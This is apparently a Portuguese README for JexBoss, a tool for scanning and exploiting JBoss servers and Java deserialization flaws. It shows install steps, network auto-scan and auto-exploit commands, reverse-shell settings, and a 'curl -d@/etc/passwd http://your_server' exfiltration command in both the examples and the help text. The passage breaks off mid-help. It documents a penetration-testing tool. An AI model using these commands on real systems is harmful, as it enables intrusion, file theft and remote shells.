
JexBoss: Ferramenta de verificação e EXploração do Jboss (e vulnerabilidades de desserialização Java)
JexBoss é uma ferramenta para testar e explorar vulnerabilidades no JBoss Application Server e outras plataformas Java, frameworks, aplicativos, etc.
Para instalar a versão mais recente do JexBoss, utilize os seguintes comandos:
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
OU:
Baixe a versão mais recente em: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
Se você estiver usando CentOS com Python 2.6, instale o Python 2.7. Exemplo de instalação do Python 2.7 no CentOS usando Collections Software scl:
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash
Se você estiver usando Windows, pode usar o Git Bash para executar o JexBoss. Siga os passos abaixo:
PATH=$PATH:C:\Python27\
PATH=$PATH:C:\Python27\Scripts
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
A ferramenta e os exploits foram desenvolvidos e testados para:
Os vetores de exploração são:


$ python jexboss.py


$ python jexboss.py -u http://192.168.0.26:8080

$ python jexboss.py -h

$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt




Após explorar um servidor JBoss, você pode usar o próprio shell de comando do jexboss ou realizar uma conexão reversa usando o seguinte comando:
jexremote=SEU_IP:SUA_PORTA
Exemplo:
Shell>jexremote=192.168.0.10:4444
Ao explorar vulnerabilidades de desserialização Java (Desserialização de Aplicação, Desserialização de Servlet), as opções padrão são: fazer uma conexão de reverse shell ou enviar um comando para executar.
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
optional arguments:
-h, --help show this help message and exit
--version show program's version number and exit
--auto-exploit, -A Send exploit code automatically (USE ONLY IF YOU HAVE
PERMISSION!!!)
--disable-check-updates, -D
Disable two updates checks: 1) Check for updates
performed by the webshell in exploited server at
http://webshell.jexboss.net/jsp_version.txt and 2)
check for updates performed by the jexboss client at
http://joaomatosf.com/rnp/releases.txt
-mode {standalone,auto-scan,file-scan}
Operation mode (DEFAULT: standalone)
--app-unserialize, -j
Check for java unserialization vulnerabilities in HTTP
parameters (eg. javax.faces.ViewState, oldFormData,
etc)
--servlet-unserialize, -l
Check for java unserialization vulnerabilities in
Servlets (like Invoker interfaces)
--jboss Check only for JBOSS vectors.
--jenkins Check only for Jenkins CLI vector.
--jmxtomcat Check JMX JmxRemoteLifecycleListener in Tomcat
(CVE-2016-8735 and CVE-2016-8735). OBS: Will not be
checked by default.
--proxy PROXY, -P PROXY
Use a http proxy to connect to the target URL (eg. -P
http://192.168.0.1:3128)
--proxy-cred LOGIN:PASS, -L LOGIN:PASS
Proxy authentication credentials (eg -L name:password)
--jboss-login LOGIN:PASS, -J LOGIN:PASS
JBoss login and password for exploit admin-console in
JBoss 5 and JBoss 6 (default: admin:admin)
--timeout TIMEOUT Seconds to wait before timeout connection (default 3)
Standalone mode:
-host HOST, -u HOST Host address to be checked (eg. -u
http://192.168.0.10:8080)
Advanced Options (USE WHEN EXPLOITING JAVA UNSERIALIZE IN APP LAYER):
--reverse-host RHOST:RPORT, -r RHOST:RPORT
Remote host address and port for reverse shell when
exploiting Java Deserialization Vulnerabilities in
application layer (for now, working only against *nix
systems)(eg. 192.168.0.10:1331)
--cmd CMD, -x CMD Send specific command to run on target (eg. curl -d
@/etc/passwd http://your_server)
--windows, -w Specifies that the commands are for rWINDOWS System$
(cmd.exe)
--post-parameter PARAMETER, -H PARAMETER
Specify the parameter to find and inject serialized
objects into it. (egs. -H javax.faces.ViewState or -H
oldFormData (<- Hi PayPal =X) or others) (DEFAULT:
javax.faces.ViewState)
--show-payload, -t Print the generated payload.
--gadget {commons-collections3.1,commons-collections4.0,groovy1}
Specify the type of Gadget to generate the payload
automatically. (DEFAULT: commons-collections3.1 or
